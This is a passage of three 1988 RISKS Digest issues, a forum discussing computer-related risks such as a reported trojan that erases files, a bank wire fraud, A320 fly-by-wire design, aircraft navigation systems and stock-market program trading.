Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 85

Monday 16 May 1988

Contents

- Don't always assume the computer is wrong [elevator control] **Greg Kable**
- Warning: Trojan turkey program Doug Fouts via Tim Morgan and Nancy Leveson
- Program Trading

Vint Cerf

Metallic Helium Balloons

Steven McBride

A320 update

Robert Dorsett

Franklin Anthes

- Navigation
 - **Robert Dorsett**
- Info on RISKS (comp.risks)

✓ Don't always assume the computer is wrong [elevator control computer]

Greg Kable <munnari!ubo.oz.au!gregk@uunet.UU.NET> Sun, 15 May 88 17:19:58 EST

I recently heard of an interesting risk associated with people ignoring (apparently) invalid results because they assume the computer displaying them is broken. The State Bank building in Sydney has lifts (elevators) which announce (with a North American accent) the current floor and lift direction each time the door opens. They also have a strip display above the door showing the date, time of day, temperature and such.

While travelling to an appointment in this building, a friend noticed that according to the display the temperature was 63 degrees Celsius (about 145 Fahrenhieit). He naturally assumed this was some sort of error and ignored it.

However when he went to leave the building fifteen minutes later, he found that the lifts were out of order due to a fire in the control room. So if you are ever in one of these lifts and the temperature display is a bit high, please

notify the building management in case it's on fire.

Greg Kable

Honeywell Bull Australia ACSnet: gregk@ubo.honeywell.oz

124 Walker St, UUCP: uunet!munnari!ubo.honeywell.oz.au!gregk

Nth Sydney, NSW, 2060 Phone: (02) 9239549

Warning: Trojan turkey program

Nancy Leveson <nancy%cf13.ics.uci.edu@ICS.UCI.EDU> Thu, 12 May 88 19:20:43 -0700

To: ICS@ruby-falls.ICS.UCI.EDU

Subject: Warning!

Date: Thu, 12 May 88 13:07:21 -0700

From: Tim Morgan <morgan@ruby-falls.ICS.UCI.EDU>

Everyone should be aware of the program described in the following message. We don't want to have to restore any files for anyone...

Date: Tue, 10 May 88 12:48:16 PDT

From: Doug Fouts <fouts%krypton@hub.ucsb.edu>

To: jwills@venera.isi.edu Subject: EMAIL WARNING

I have just been informed by a friend of mine here at U.C.S.B. that there is a program being passed around via ARPAnet (and also some other computer networks) that is called "turkey". The instructions that are sent with the program say that when compiled and run the program will draw a nice picture of a turkey. I have been informed that the program is a (not very funny) joke. It does not draw a turkey, but it does erase all of the unprotected files in your directory. You might want to pass this information along to people you know who use the network, as I am doing.

Doug Fouts

Program Trading

<CERF@A.ISI.EDU> 14 May 1988 06:12-EDT

Do RISKS Forum readers have anything to say about the following thought on program trading:

The stock market is a closed-loop feedback control system. Prices fluctuate based on the demand for stock or desire to sell it. The introduction of computer-based trading which makes decisions on a very short time-scale, introduces into the system a very rapid response time. In other feedback control systems, it is necessary to introduce damping to avoid wild oscillations, when you have a very fast response mechanism. The present stock market automation system, including the program trading facilities, appears to offer no damping at all. Is it legitimate to conclude that the system is an

example of an undamped feedback control and therefore prone to wildly oscillatory behavior? Would some form of damping (limits on maximum stock value excurions as a percentage of stock value, for instance) serve as an adequate damper?

I am not a control theoretician, so my thought may simply be naive analogical reasoning - I am prepared to be educated on the point.

Vint

[Program trading has been considered in <u>RISKS-5.44</u>, 5-52, 5-70, 6.1, 6.11, and 6.37. There were some earlier discussions on stable feedback loops. Perhaps someone will venture a definitive response... PGN]

Metallic Helium Balloons

Steven McBride <shamus@BOEING.COM> Wed, 11 May 88 13:05:07 pdt

A Boeing Company Renton Division Safety Alert:

SOARING PROBLEM: METALLIC HELIUM BALLOONS CAN CAUSE POWER OUTAGES.

Metallic helium balloons -- popular gifts during holidays, birthdays and other special events -- are no longer allowed on Boeing sites because of the severe damage they can cause to electric power lines.

The problem is that the balloons are often coated with one-1,000th of an inch of aluminum, which makes an excellent conductor of electricity. When a stray metallic balloon comes in contact with power lines, it can cause electricity to arc between transformers and sometimes cause live wires to fall to the ground threatening the safety of bystanders. In Antioch, California, last year, a balloon caused a 12-hour blackout in which a power surge fried the wires of microwave ovens, videocassette recorders and television sets.

A power outage encompassing the entire Renton complex occurred February 9th when a metallic helium balloon touched a 55,000-volt power line west of the 10-50 building. A similar unscheduled power outage occurred last year when a metallic balloon came in contact with a power line north of the 10-50 building.

Because of the serious and costly nature of the problem, no metallic balloons of any kind will be allowed on a Boeing site for any reason.

A320 update

Robert Dorsett <mentat@huey.cc.utexas.edu> Sat, 14 May 88 23:19:38 CDT

There is a good article on several manufacturers' attitudes toward aircraft avionics in the April 16 issue of "Flight International." Airbus currently

feels that the test of fly-by-wire is in maintenance, rather than operational reliability. They have multi-level redundancy on many systems, and enforced strong separation of design teams for the redundant equipment. They used different manufacturers for each level of redundancy, and made sure that there were no common members of the software development teams. Nonetheless, Airbus indicated that the airplane would have faced far stiffer certification without the manual backup on the horizontal stabilizer and rudder (which, ironically, crews are not being trained to use--despite a complete system failure during testing).

A rather interesting portion of the article suggests that Boeing, in its never ending quest to cut equipment weights, is considering getting rid of many antiquated analog and digital computers--which provide a de facto high degree of redundancy in a distributed computing environment--and replacing many of the systems with a single high-speed computer. This should cause interesting problems.

An earlier reader indicated that there was a lawsuit being conducted in England to stop the A320 from being utilized by British Airways. Apparently the suit failed. British Airways accepted its first A320 a couple of weeks ago, and should be starting route service about now. BA itself was quite concerned about the cockpit design, and apparently put the airplane through extensive testing. Information that I have suggests they don't really like the airplane, but can't get out of their commitments.

On another front, a more recent issue of "Flight International" suggests that one reason for the A320's popularity with short-haul operators is that Boeing was sluggish in releasing the 737-400, a large-capacity short-range transport (with a glass cockpit, but manual controls). As a consequence, Lufthansa is replacing all of its 727's with A320's, and plans on replacing its DC-10's with A340's for cockpit commonality. It is also planning on replacing all of its 747-200's with 747-400's, the all-glass, fly-by-wire 747.

Robert Dorsett, University of TX at Austin Internet: mentat@walt.cc.utexas.edu UUCP:{ihnp4, allegra,decvax}!ut-emx!walt.cc.utexas.edu!mentat

✓ Airbus 320 (Re: RISKS-6.76)

<mcvax!geocub!anthes@uunet.UU.NET>
Mon, 9 May 88 17:45:48 +0200

A couple of details on the AirBus A320

Excerpts from an article published in the May issue of "Sciences & Vie Micro" (translated from the French original)

When taking the plane [the A320], what is the probability that it will crash due to a software error? One chance in a million? Wrong! One chance in a billion and that for each hour of flight.

Navigation

Robert Dorsett <mentat@huey.cc.utexas.edu> Sat, 14 May 88 23:21:47 CDT

In reference to my earlier post on KAL 007, I should also point out that it has been suggested (in Hirsh's book, if memory serves) that if the original airplane waypoint (the start position on the ground, waypoint 0) is entered incorrectly, the entire course will be translated somewhat. For this to occur, the start position would have to be entered in intermix mode (BIG no-no), and the INS's would have had to have been shut down before the flight. This is a very important number, needless to say, and a traditionally high importance has been assigned to its entry. It isn't a "casual entry." Even if it should be entered in intermix mode, both the captain and first officer should cross-check it. There is the possibility, though, that it could be derived from a map, written down incorrectly, then entered properly--but from bad data. In this case, the cross- check wouldn't produce any "errors." However, I do not remember any major gripes reported about the KAL flight by ATC or other authorities, which should have come up if this had happened, since the airplane would have been off course practically from the minute it started its enroute climb.

Another reader sent me email asking me to detail manual navigation alternatives to automation. That wasn't exactly my point in the post. There doesn't seem to be any alternative to computer-augmented systems, both from reliability and safety standpoints. Rather, I'm concerned about the way they are supposed to be used by their human operators. The current trend is to assign the pilot a caretaker role, on the assumption that (a) the systems will never fail, and (b) that the pilot is a manager of systems. Unfortunately (a) isn't true, and (b) relegates the human pilot to the role of observer, which can produce operator errors (largely out of boredom or apathy) or render him incapable to intervene in the aircraft's welfare if a bona fide emergency should develop (as the China Airlines flipover three years ago demonstrated).

But to answer the question (which may be of academic interest to the readers), here are the main navigational aids and techniques which have been developed over the years:

- I. Techniques:
- a. Dead reckoning. Assumes the pilot keeps track of airspeed and has some knowledge of the winds. The relevant instruments are a magnetic compass, airspeed indicator, a clock, and accurate weather information. An altimeter would also be handy at higher altitudes. Dead reckoning requires the pilot to be very much in the aircraft "loop." It is used with a variety of other techniques these days.
- b. Pilotage. In this mode, the pilot flies by reference to the ground. Traditionally, it's flying by reference to ground features, but the definition can be extended to incorporate ground-based radio navigation aids.

As one might guess from the rest of this article, we are moving away from pilotage and back towards dead reckoning as a primary means of flight--with the exception that it is all automated and the pilot is largely out of the loop.

II. Airborne systems:

1. ADF. Automatic direction finding. A ground-based navigational aid (really, any source of electromagnetic radiation) "beams" undirected electromagnetic radiation. The instrument on the airplane which interprets the information appears as a needle with some sort of azimuth reference. On most light airplanes, the ADF indicator is a fixed card with markings from 0 to 359 degrees. The aircraft heading is *always* 0 degrees; the card demonstrates a relative offset. For example, if the airplane is pointed due south (180 degrees) and has an ADF bearing of 350 degrees, the navaid's magnetic bearing is 170 degrees.

As technology improved, during the 50's a flux-gate gyro compass was installed in many larger airplanes. Essentially, this looked like the fixed ADF card, except it *moved*, and provided precise compass bearings. It did not suffer from the usual gyro precession problems, due to the fact that it automatically recalibrated itself. ADF needles were installed on it (usually two) and thus provided an easy-to-read, precise synopsis of both the airplane's heading and the exact magnetic bearing of the selected navigational aids. It removed one level of computation from the pilot, but this is generally considered a Good Thing; the old system was rather kludgy.

The ADF/flux-gate gyro compass is commonly called a Radio-Magnetic Indicator, or RMI.

ADF systems generally have a limited range, due to the HF frequencies used. 50-75 miles tops, often quite less. They were also susceptible to atmospheric problems, such as thunderstorms.

In modern navigation, the ADF equipment is almost exclusively used in executing approaches in homing onto marker beacons.

2. VOR. Variable omnirange. A VOR is another ground-based aid, but one which works with aircraft on-board systems to provide an illusion of a "compass rose" emanating from the station. For example, if the airplane is exactly south of the station, and has a bearing of 0 degrees to it, it will be receiving the 180 radial. But that information pertains to the airplane relative to the position to the station, and not the airplane attitude itself: the airplane can be pointed in any direction whatsoever and still receive the 180 radial.

VOR range is dependent on the slant range of the airplane to the navaid. VOR's use the very high frequency (VHF) band range (108.00 to 119.95 MhZ) and do not suffer any deterioration in performance due to atmospheric conditions. An airplane flying at, say, 39,000 feet would be able to detect a station (with sufficient broadcasting power) 300 nautical miles away.

VOR's provide the standard method of navigation. Four methods have been developed to use this information:

a. The first was the course deviation indicator (CDI). This displays

information on how far away the airplane is from an arbitrary selected radial. The "distance" information is in degrees of arc. It is neccessary to have some way of specifying the desired radial.

To clarify this, the system detects which radial the airplane is currently on, then calculates (mechanically) the offset to the desired radial.

b. Next complex is the VOR equivalent of the ADF RMI. This has the same moving compass card, the same one or two needles, but instead of pointing to VOR bearings, the needles indicate the radial the airplane is on. The tail of each needle indicates the radial, while the head indicates (radial + head) mod 360

No additional "selecting" hardware is necessary: the VOR indicator is totally self-contained. Apart from selecting the station frequency, the pilot need do nothing.

c. The Horizontal Situation Indicator (HSI) combines the flux-gate compass with the CDI indicator. The CDI is mounted in the center of the instrument; the gyro card moves around it.

The HSI is the central navigation instrument on nearly every jetliner. It has replaced the CDI entirely. In addition to basic navigation information, the controls which set the CDI can also be used to provide inputs to the autopilot. There is a "bug" (pointer) which indicates desired heading; this rotates around the compass card. The desired course (the desired radial from/to the VOR station) can also be used to make the autopilot fly an intercept.

- d. A broad class of CRT navigational displays have come to replace the HSI on the newest jets. For the old-timers' sake, most models can be set to operate as a simple computer-generated HSI. There is also usually a mode which incorporates the concept of area navigation. It displays a variety of supplemental information, such as airplane track, a mini-map of radio aides, etc. These devices often take inputs from flight management computers (such as an INS). As one pilot recently remarked in a magazine, "I like it because I don't have to think; the computer does all the work." Precisely the attitude we wish to stimulate in our young pilots. One problem with the newer "area" modes is that the display formats are not standardized, which can introduce training and, later, operational difficulties.
- 3. Inertial Navigation Systems (INS's) made their entry in the late 60's and early 70's, first on the 747. The INS is an on-board system, entirely self-contained. Theoretically, an INS fits the definition of a dead reckoning aid. It is networked with most of the other computers on board, and derives its own airspeed information, position data, etc., and generates a wide variety of information ranging from ground speed to wind speed and direction. It's a neat gadget, and the provided features are indispensible for trans-oceanic flight.

Common airline practice these days is to fly a flight with the INS. The waypoints along the flight path are entered prior to departure, and the INS is used to drive the autopilot. Pilots are expected to use the VOR indicators for a fast, convenient verification that it's working like it's supposed to. INS waypoints are normally indicated on high-altitude maps, and it's fairly easy to verify that one is where one is supposed to be by cross checking.

- 4. Distance Measuring Equipment. DME is sort of like a transponder system, and provides slant range distance data between the airplane and a ground station by interacting with the ground station. Nowadays, most DME stations are collocated with VOR stations, either as VORTACs (a military concept) or as two distinct units.
- 5. Astral navigation. On older airplanes, such as the 707 and some 727's, a port on the cockpit ceiling was used to provide the navigator (a position which no longer exists) the ability to determine the airplane's latitude from the stars. Needless to say, this required a fairly high degree of training and was somewhat prone to errors. Not many people mourne the passing of the navigators; they pretty much disappeared by the mid-70's. It was cheaper to buy an INS (or several) to take their place.
- 6. Doppler. Doppler was an airplane-based navigation system intended to provide a realistic idea of airplane true airspeed and drift while flying over water. This was then used with dead reckoning and astral navigation to figure out where the airplane is and get it to its destination safely. This method is not used anymore, either, although the equipment is still installed on many airplanes.
- 7. LORAN. Loran was originally a navigation system intended for commercial shipping. The receiver synchronizes very long frequency radio emmissions from a handful of transmitting sites to determine an approximate idea of its location. Most current units also have additional features. Loran is very, very inexpensive, ranging from \$600 on up. LORAN is commonly installed on light aircraft, or as a backup system on corporate aircraft or airliners.
- 8. Omega. Omega was a neat idea that never caught on in a big way. Most Omega units use information from Omega/VLF stations scattered around the planet to calculate a variety of statistical data, including the approximate airplane position. Most Omega units include the ability to conduct area navigation and commonly have a better-defined database capability than most INS units. Omega installations are more expensive than LORAN installations, and are commonly found on business jets or, more rarely, as backup systems on airliners.
- 9. Flight performance systems.

There are two general classes of flight performance computers available. Most of these systems are installed in more recent airliners and incorporate a wide variety of features. In general, the distinction is whether they can drive the

autopilot; if they can, it's probable that they have their own inertial navigation system.

Flight performance systems exist to squeeze the last dollar out of an airplane's flight; they were developed at a time when fuel was more expensive, but are retained due to efficiency considerations. There is, theoretically, very limited wastage. Whereas the older INS systems flew an airplane on a two-dimensional course, FMS's can be used to set a *three-dimensional* flight path, from right after takeoff to pattern entry (or even landing) at the destination airport. When coupled with the autopilot and autothrottle (an autothrottle is a computer-controlled throttle system; until the A320, there was a manual override for it), they can fly the airplane more efficiently and more precisely than the human pilots.

Flight International reports that NASA's Langely Research division is developing a four-dimensional flight performance computer, capable of conducting a flight within five seconds of accuracy on 50 n.m. segments. As one might guess, such a system would have to be tied into ATC and available on most other aircraft to avoid traffic congestion problems.

The question now becomes: what're the pilots supposed to be doing? The answer? "Managing." Not an entirely satisfying one, at that.

Now, you may ask: "What're they using on my next flight?"

707: Probably two INS's. HSI, ADF and VOR indicators with the RMI cards. Primitive autopilot. Maybe a left-over Doppler, but it won't be used on the flight.

727: Possibly two INS's, probably not. HSI, primitive autopilot, ADF and VOR indicators with the RMI cards. Maybe a leftover Doppler system.

737: No INS's, HSI, ADF and VOR indicators with the RMI cards. Primitive autopilot. On later -200's and -300's, a flight management system. Perhaps glass CRT displays, but nothing revolutionary.

747: Three INS's, HSI, ADF and VOR indicators with the RMI cards. Nicely designed autopilot. There may be one flight performance computer. With the 747-400, the INS's will be merged with the flight performance computers and the traditional HSI, ADF, and VOR indicators will disappear to be replaced by CRT displays with an unproven (in terms of human interaction) design.

757, 767: The first generation of airliners with glass cockpits. Each pilot's flight director (artificial horizon) and HSI is replaced by a CRT screen. The HSI has the HSI/area navigation mode option. The airspeed, altitude, vertical speed guages bracket the CRT's. There are also two engine diagnostic displays on the center panel.

DC-9: Pretty much the same equipment as on the 737.

MD-8X: pretty much the same as the 737-300.

DC-10: more or less the same as the 747.

MD-11: pretty much the same as the 747-400.

Robert Dorsett, University of TX at Austin Internet: mentat@walt.cc.utexas.edu UUCP:{ihnp4, allegra,decvax}!ut-emx!walt.cc.utexas.edu!mentat



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 86

Wednesday 18 May 1988

Contents

\$70 million computer fraud attempt

Werner Uhrig

DeutschApple Virus Alerts

Otto Stolz via Vin McLellan

Market stability

Martin Ewing

Matching Dormant Accounts

STEYP-MT

Risky academic software development

Woody

AIRBUS

Steve Philipson

Henry Spencer

Mark Mandel

Re: Navigation and KAL 007

Joe Morris

Info on RISKS (comp.risks)

★ \$70 million computer fraud attempt

Werner Uhrig <werner@rascal.ics.utexas.edu> Tue, 17 May 1988 19:35:14 CDT

I think it was Dan Rather who in tonight's prime-time news reported on a \$70 million embezzlement attempt at First National Bank of Chicago.

An employee used "International Network Computer Links" for a "wire transfer to a bank in NY". The system used was "CHIPS" and the matter seems to have been noticed yesterday when "Merrill Lynch discovered a discrepancy".

[Apparently there was collusion involving at least four people. The amount evidently exceeded a threshold, but they were able to control the telephone response that requested overage authorization. They were caught apparently only because the amount blew ML's account! Watch your favorite news sources. PGN]

DeutschApple Virus Alerts

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Wed 18 May 88 01:50:24-EDT

German Virus Alert: RELAYED FROM VIRUS-L @ Lehigh U.

A Special Warning of Three Infected MAC programs

From: Otto Stolz +49 7531 88 2645 <RZOTTO%DKNKURZ1.BITNET@MITVMA.MIT.EDU!U>

Hello,

A couple of minutes ago, I run into a letter dated 21th March 1988, that was circulated by a Software Distributing House in southern Germany to their customers. I will not post their name or address to this list; if somebody really needs it, please drop my a note, privately.

As I don't have access to a MacIntosh, I can't assess the importance the message might bear to MacIntosh users; so I deemed it best posting it in this list for anybody who might be concerned. As none of the programs below is mentioned in the DIRTY DOZEN, somebody (Ken Van Wyk?) should forward this note to Eric Newhouse whose BITNET address is unknown to me.

Following is the main part of this letter (translated into English):

- > Subject: MacIntosh Virus!!!
- >
- > Regrettably, also MacIntosh has been befallen by some virus, meanwhile.
- > Please do *not* use any of the following programs:
- > Pre-Release PageMaker 3.0
- > Pre-Release HyperCard German
- > Pre-Release Multifinder German
- > *Beware:* Virus spreads through networks (e.g. AppleTalk)!!!
- > Symptoms: Difficulties when using the Hard Disk, even to the amount
- > of completely loosing the Hard Disk.

Best regards

Otto Stolz

Market stability

Martin Ewing <msesys@DEImos.Caltech.Edu> Tue, 17 May 88 13:54:05 PDT

In connection with program trading and stock market volatility, Vint at

CERF@A.ISI.EDU asks "Would some form of damping (limits on maximum stock value excurions as a percentage of stock value, for instance) serve as an adequate damper?" Herewith, an inquiring but non-authoritative submission.

I note that a number of proposals for controlling the market involve setting limits. For example, the Brady Commission's "circuit breaker" would stop various kinds of trading once the marked dropped by N points. In control terms, these set constraints on the system, but they are not "damping". Damping requires a lossy device of some kind, a dashpot.

One sort of damping would be a transaction tax that is a function of market rate of change, "tic" figure, or some such. I.e., if you want to trade in a crashing market, it will cost you more than on a quiet day. Another tactic would be to make delayed trades cheaper than prompt trades; this would particularly discourage program trading.

Savings and loan institutions provide another example. Since the Feds insure all deposits, a failing S&L will attract many investors with offers of above-market interest rates - while other banks have trouble obtaining deposits at prudent rates. To avoid "financial runaway", we need another damper. For example, if I were only insured for the first 80% of my balance, I'd probably make a better choice of S&L.

I don't recall ever seeing an "engineering" discussion on stability of financial markets, can anyone point to one? (I have, however, talked with economists who could derive Hamiltonian Equations for the economy. Mind your p's and q's.)

Martin Ewing mse@caltech.edu

Matching Dormant Accounts

STEYP-MT Materiel Test Dir <steypmt@yuma.arpa> Tue, 17 May 88 15:35:59 MDT

Extracted without comment from: Federal Register, 53:90 (10 May 1988); p. 16577-8

Defense Logistics Agency

Privacy Act of 1974; Notice of a Proposed New Ongoing Computer Matching Program Between the Department of Defense and Financial Institutions to Preclude Escheatment of Individual Accounts Under State Laws

... "Send any comments or inquiries to: Mr. Robert J. Brandewie, Deputy Director, Defense Manpower Data Center, 550 Camino El Estero, Suite 200, Monterey, CA 93940-3231. Commercial phone number: (408) 646-2951; Autovon: 878-2951.

"For further information contact: Mr. Aurelio Nepa, Jr., Staff Director, Defense Privacy Office, 400 Army Navy Drive, Room 205, Arlington, VA 22202-2803. Telephone: (202) 694-3027; Autovon: 224-3027.

"The Defense Manpower Data Center... is willing under written agreement to assist individual financial institutions to be a matching agency for the purpose of providing up-to-date home or work addresses of persons of record of abandoned money or other personal property subject to escheatment laws. The computer matching will be performed at the Defense Manpower Data Center in Monterey, CA using records supplied on computer tape by the financial institutions and the DoD employment records of both military and civilian personnel, active and retired. The match will be accomplished using the social security number.

Matching records will be returned to the financial institution, the activity responsible for reviewing the matching data and for assuring that the account owner receives proper notification and due process before any adverse action is taken on the abandoned property...."

Risky academic software development

Woody <<WWEAVER%DREW.BITNET@CUNYVM.CUNY.EDU<>
Tue, 17 May 88 15:22 EDT

I think this verges on the RISKy. In the MARCH/APRIL 1988 issue of _ACADEMIC_ _COMPUTING_ subtitled "Covering Computer Use In Higher Education" there is an article on page 30 by Dennis J. Moberg of Santa Clara University. The article is titled "The Last Hurdle: Some Lessons For Software Developers Who Plan To Market Their Product With Academic Publishers". Column 2, paragraph 3 and 4 are

We decided it was really time for us to put a proposal together, so that's what we did. We got stuck, though, on two scores. First, we were reluctant to send out the prototype of ur product for fear that some reviewer somewhere would rip us off. Perhaps we were cynical about the level of ethics in the academic community about software copying, but were worried that someone somewhere would copy our disks and immediately start using them with their students without permission. Obviously, every publisher needs to have prototypes reviewed, so we found ourselves vulnerable. Ultimately, we decided to plant a worm in the software that allowed reviewers only four boots. That trick gave us the peace of mind to go on.

Lesson 2. [in red] If you are worried about protecting your software from being stolen by unscrupulous reviewers, plant a worm in it. [in bold]

The risks I see here are philosophical ones to the academic community. My first reaction was one of outrage: that an academic, writing to the non-technical community, would suggest that developers "plant a worm" in their software. In boldface type, yet. It reeks of the developer who put a worm in a business spreadsheet (was it an old version of Lotus?) that if it detected that its copy protection had been broken destroyed all the data files it could find. I don't want anyone intentionally writing trojan programs, especially in an academic environment.

The second one is the risk we have let turn into a real problem: by condoning software piracy at the academic level, we have created an atmosphere where

developers do not feel safe about their product. This means that packages are not being written because developers don't feel there will be a profit in it.

What can be done about this? I certainly want to write a letter to Dennis J. Moberg of Santa Clara University and discuss alternatives to worms. But what can the academic community as a whole and the computing community in particular do to abate this problem?

woody

AIRBUS [RISKS-6.85]

Steve Philipson <steve@ames-aurora.arpa> Tue, 17 May 88 11:48:42 PDT

RE: Robert Dorsett (mentat@huey.cc.utexas.edu) writes: [on the Airbus A-320] reliability. They have multi-level redundancy on many systems, and enforced strong separation of design teams for the redundant equipment. They used different manufacturers for each level of redundancy, and made sure that there were no common members of the software development teams. ...

How interesting. This approach sounds rather like using random algorithms to generate a sequence of random numbers. One would think that the best approach to redundancy would be to design the redundant systems with detailed knowledge of how the primary system works. One would endeavor to make the backup systems as different as possible from the known primary systems, not use any common assumptions (as much as that's possible), and not use common software/hardware. If the approach reported is actually how the systems were developed, there is no guarantee that the systems do have common assumptions, algorithms, etc., and thus have common failure modes.

I think I'll try to schedule my flights to avoid the A-320 for awhile.

RE: mcvax!geocub!anthes@uunet.UU.NET writes: ["Sciences & Vie Micro"]

When taking the plane [the A320], what is the probability that it will crash due to a software error? One chance in a million? Wrong! One chance in a billion and that for each hour of flight.

One of our defense ministers had a similar comment about a major military system (can't remember if it was the B1 or SDI). A reader pointed out that even an ANVIL doesn't have that high a level of reliability. Happy flying!

And again, Robert Dorsett (mentat@huey.cc.utexas.edu) makes an excellent contribution on the various flight navigation systems. I have a few "nit picks" that I hope will not detract from this text-book quality summary.

As one might guess from the rest of this article, we are moving away from pilotage and back towards dead reckoning as a primary means of flight--with the exception that it is all automated and the pilot is largely out of the loop.

Well, not quite. Modern systems incorporate inertial navigation equipment

which is far more accurate than simple dead reckoning. INS systems do internalize navigation functions to the aircraft, but systems accept external input for recalibration on a frequent basis. (Robert does mention this later.)

A320 update

<mnetor!utzoo!henry@uunet.UU.NET>
Wed, 18 May 88 14:47:11 EDT

- > ... British Airways accepted its first A320 a couple of weeks ago...
- > Information that I have suggests they don't really like the air-
- > plane, but can't get out of their commitments.

This seems unlikely, since Airbus Industrie's A320 order backlog is the biggest in jet-airliner history, and they would jump at the chance to take back some early delivery slots from an unhappy customer, in hopes of using them to hook some happy customers. Flight International reports that Airbus told BA so, in so many words, and BA has been much more positive about the A320 since. For the piece of glitch-plagued junk that some people claim the A320 is, it is selling awesomely well.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Airbus 320: risks of translation

Mark Mandel <Mandel@BCO-MULTICS.ARPA> Wed, 18 May 88 10:10 EDT

RISKS DIGEST 6.85 includes a brief excerpt translated from the French-language "Sciences & Vie Micro" referring to chances of a crash due to a software error:

"One chance in a million? Wrong! One chance in a billion and that for each hour of flight!"

I haven't seen the original, but note well that the French "billion" = the USA "trillion" (10**12). The British, with whom we think we share a language, also call it a "billion". Our USA "billion" (10**9) is a French "milliard". I suppose this makes an argument for using scientific notation, rather than words, for all large numbers.

((My employer, Honeywell Bull, Inc., is not responsible for anything I think, say, do, or eat.))

[Early RISKS were inundated with milliard canards. This problem is destined to haunt us forever unless we can say thousand million, million, or use the international standard! PGN]

Re: Navigation and KAL 007

jcmorris@mitre.arpa <Joe Morris> Tue, 17 May 88 12:07:18 EDT

In RISKS 6:85, Robert Dorsett discounts the possibility of the KAL 007 flight having been off-course due to an error in the data entry of its initial airport co-ordinates:

- > However, I do not
- > remember any major gripes reported about the KAL flight by ATC or other
- > authorities, which should have come up if this had happened, since the
- > airplane would have been off course practically from the minute it started
- > its enroute climb.

Not really. I don't have any experience flying in Alaskan territory or the adjacent international waters, but I would expect that westbound flights would be routed over the normal radionavigation fixes until there are no more within usable range, and only then would the flight be cleared for do-it-yourself navigation. The INS would not be used until the last station was passed, so the path which could be seen by ground stations would match the clearance. Given the long baseline for the overwater leg where the INS is used, the error in the course set (incorrectly) by the autopilot could have been invisible to the long-range radar screens.

If the crew instructed the autopilot to fly to the (far-away and incorrect) waypoint directly instead of telling it to fly the proper route, it would be possible for the crew to fail to recognize the problem. They might have dismissed the right-of-anticipated-bearing situation as representing a strong unforcast wind from the north. If the autopilot had been set to follow the planned route then the pilot's instruments would have indicated an extreme left-of-course situation; a fly-to-defined-point command probably showed an on-course condition since the airplane would be doing exactly what it was told, and had no reason to display an error warning.

One potential RISK here is in the analysis: the flight followed its planned path while under radar surveillance, but since we don't know when the pilot began using the INS and its suspect data we can't say for sure what part the INS played in the tragedy.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 87

Thursday 19 May 1988

Contents

Stock Market Damping

Richard A. Cowan

Bankwire fraud

Steve Bellovin

Metallic Balloons

Keith Anderson

BENEFITS! of RISKS

John Kullmann

IRS mismatching and other computing anomalies

John M. Sullivan

Why technicians wait to respond to alarms

Lynn Gazis

Illinois Bell Hinsdale fire

Ted Kekatos

Ed Nilges

David Lesher

Risks of Ignoring Alarms

Daniel P Faigin

Halon environmental impact citation

Anita Gould

Info on RISKS (comp.risks)

Stock Market Damping

Richard A. Cowan < COWAN@XX.LCS.MIT.EDU> Wed 18 May 88 20:43:44-EDT

Regarding the recent message about the Stock Market as a feedback system:

If you think about it, it's easy to devise a damper on the frenzied stock market trading system. If there are too many trades causing wild swings in the market, caused partly by our ability today to handle a huge volume of trades because we have computers, all you have to do is increase the cost of this type of trading.

Of course, if you aren't rich you don't want to have to pay even higher commissions. So you could implement a progressive "tax" on usage of the market trading system. But this would be difficult to enforce without changing the entire structure of the "free market" system. Right now, seats on the exchange are purchased for a flat fee (the going rate is \$850,000) and I don't know if there is any type of usage fee. In the same way that the law has historically treated waterways and land, ownership gives you the right to use *and* abuse, where polluting the environment is analogous to overloading trades in the stock market.

A potentially more enforceable mechanism is to tax short-term profits (capital gains) at a higher rate than long-term gains. I'm not sure (someone correct me on this), but I think the recent tax reform equalized the two rates, which were previously different. This makes no sense for market stability, as the old system at least provided some incentive to hold on to stocks for 6 months or more, or whatever period is considered "long-term."

An obstacle with either solution is that people who have seats on the exchange profit greatly from the commissions and other business activity generated by a high stock market volume. The economy as a whole would probably function fine with one-tenth the stock market volume we have today. But you have an army of people fighting to gain that extra 0.01% return on their investments and they are legally bound to do this (this is the meaning of "fiduciary responsibility").

Any alternative solutions or comments on my solutions?

-rich

✓ Bankwire fraud (Re: RISKS-6.86)

<smb@research.att.com>
Thu, 19 May 88 11:40:09 EDT

An unconfirmed report claims that the embezzlement scheme employed tapes of bank officers reading code words. Replay attacks!

--Steve Bellovin

Metallic Balloons

Keith 'Dain Bramaged' Anderson <KANDERSON%HAMPVMS.BITNET@MITVMA.MIT.EDU> Tue, 17 May 88 11:05 EST

I understand that those metallic ballons also reflect radar, and play havoc with airport controller's systems. I believe that it works on the same principle as chaff, or "window" (I think that was what it was called), the stuff they dropped over germany during the war to ruin radar.

Keith Anderson Kanderson@Hampvms

₩ BENEFITS! of RISKS

John Kullmann <jk@Apple.Com> Tue, 17 May 88 14:18:17 PDT

Eugene Miya wrote of an episode with an automatic stamp machine. I would like to relate one I had when I was in high school, about , well, a while ago.

It involved a dollar bill changer similar (at least externally) to the ones still in use today. I was second in line for it in the 'rathskeller' of our high school. After the girl in front of me finished I quickly stuck my bill in, being in a rush to return to my foosball game, and it popped back out because I had put it in backwards. Then, immediately following it, out came ANOTHER bill! Being a quick learner I quickly stuck it in backwards again, out it came, but no second bill followed. I then got another bill out of my pocket, stuck one in the right way, out came the change, stuck the second one in backwards, out it came, and out came the previous bill!! Well, you can imagine the rest of the story from here. Many trips up to locker with pockets BULGING with change. Cut classes until machine was empty of change. The next day the machine was restocked with change but I could never get it to happen again. I never did learn why that happenned. I bet the person servicing the machine was surprized when he/she opened it up!

--John Kullmann, Apple Computer Inc., Cupertino, CA

IRS mismatching and other computing anomalies

John M. Sullivan <jmsulliv@phoenix.Princeton.EDU> Wed, 18 May 88 00:21:35 edt

